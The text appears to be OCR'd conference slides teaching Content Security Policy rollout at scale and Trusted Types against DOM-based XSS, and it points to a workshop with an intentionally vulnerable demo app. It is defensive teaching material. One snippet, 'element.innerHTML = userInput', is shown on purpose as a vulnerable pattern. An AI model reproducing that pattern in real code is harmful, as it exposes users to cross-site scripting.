
connect-src 'self':

Restricts fetch and XHR requests to the same origin.

img-src 'self' data::

Allows images from the same origin and inline images encoded as data: URLs.

Nonces, hashes – makes a “strict” CSP



Source: https://web.dev/articles/strict-csp

CSP at Scale – Balancing Security and Automation

- **Key Challenges**
  - Managing policies across multiple products.
  - Balancing strictness with compatibility.
  - Handling dynamic content and modern frameworks.
- **Why Automation Matters**
  - Consistency across teams.
  - Reduced manual effort.
  - Scalable reporting and continuous improvement.

Scaling CSP in Five Steps

Steps to Implement CSP at Scale

- *Step 1: Start with a Report-Only Policy*
- *Step 2: Create a Secure and Practical CSP Policy*
- *Step 3: Automate for Consistency and Scale*
- *Step 4: Use Reporting for Continuous Improvement*
- *Step 5: Enforce and Monitor*

Step 1: Monitor Before Enforcing

- Why Report-Only?
  - Identify potential violations **without breaking functionality**.
  - Gather data on **which resources** are blocked.
- How to Implement:
  - Use the Content-Security-Policy**-Report-Only** header.
  - Configure a **report-uri to send violation** reports to a central endpoint.

Step 2: Create a Secure and Practical CSP Policy

- Best Practices:
  - **Use nonces or hashes** instead of unsafe-inline.
  - Limit script and resource sources to **trusted domains**.
  - Avoid wildcard domains (*) whenever possible.
- Iterative Refinement:
  - Start strict and test for compatibility issues.
  - Adjust policy based on violation reports.

Step 3: Automate Policy Management

- Automation Tools:
  - CSP Builders: Automate policy generation in CI/CD pipelines.
  - Static Analysis: Scan code for unsafe practices and recommend CSP adjustments.
- Centralised Management:
  - Use templates to standardise policies across teams.
  - Enforce templates via CI/CD pipelines.
- Dynamic Content:
  - Generate policies dynamically for SPAs and dynamic frameworks.

Step 4: Analyse and Refine with Reporting

- Setup Reporting:
  - Configure report-uri or report-to endpoints for all applications.
  - Centralise reports using tools like Kibana or Splunk.
- Insights to Gather:
  - Most frequently blocked resources.
  - Anomalies or trends in violations.
- Actionable Improvements:
  - Adjust policies based on real-world usage.
  - Detect potential attacks or misconfigurations early.

Step 5: Enforce and Monitor

- Switch to Enforcement Mode:
  - Once confident in your refined policy, enable Content-Security-Policy.
- Continuous Monitoring:
  - Keep report-uri active for ongoing violations.
  - Automate alerts for anomalies.
- Iterate:
  - Adjust policies as applications evolve.
  - Incorporate new standards or requirements.

Trust-Types

<meta http-equiv="Cor

CSP: require-trusted-types-for

Limited availability

Experimental: This is an experimental technology

Check the Browser compatibility table carefully before using this in production.

Source: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/require-trusted-types-for

Trust Types - Concept

Key Concept

Trusted Types prevent **DOM-based XSS** by controlling how HTML is added to the DOM.

Only **trusted, sanitised content** can be used with risky APIs like:

- innerHTML
- outerHTML
- eval
- document.write

Trust Types - before / after

Without Trusted Types:

Unsafe content can be added to the DOM directly:

```
element.innerHTML = userInput; // Vulnerable
```

With Trusted Types:

*Create a Trusted Types policy to **sanitise** the content:*

```
const policy = TrustedTypes.createPolicy('default', {
    createHTML: (input) => DOMPurify.sanitize(input),
});
element.innerHTML = policy.createHTML(userInput); // Safe
```

Time to practice!

Build your own protection.

“Web security is increasingly an opt-in approach, leaving developers with both the opportunity and the responsibility to protect their applications.”

Frederik Braun, Mozilla

Securing SageLatte Shop

- The vulnerable coffee app

https://github.com/JavanXD/SecuringSageSummit-Workshop

Takeaways

Takeaways

- Shift from Reactive to Proactive Security
- Adopt Secure-by-Default Principles
- Leverage Platform Security Features
- Scale Security with Automation
- Commit to Bug Class Elimination

@javanrasokat

linkedin.com/in/javan-rasokat

https://bsky.app/profile/javanrasokat.bsky.social

Thank you!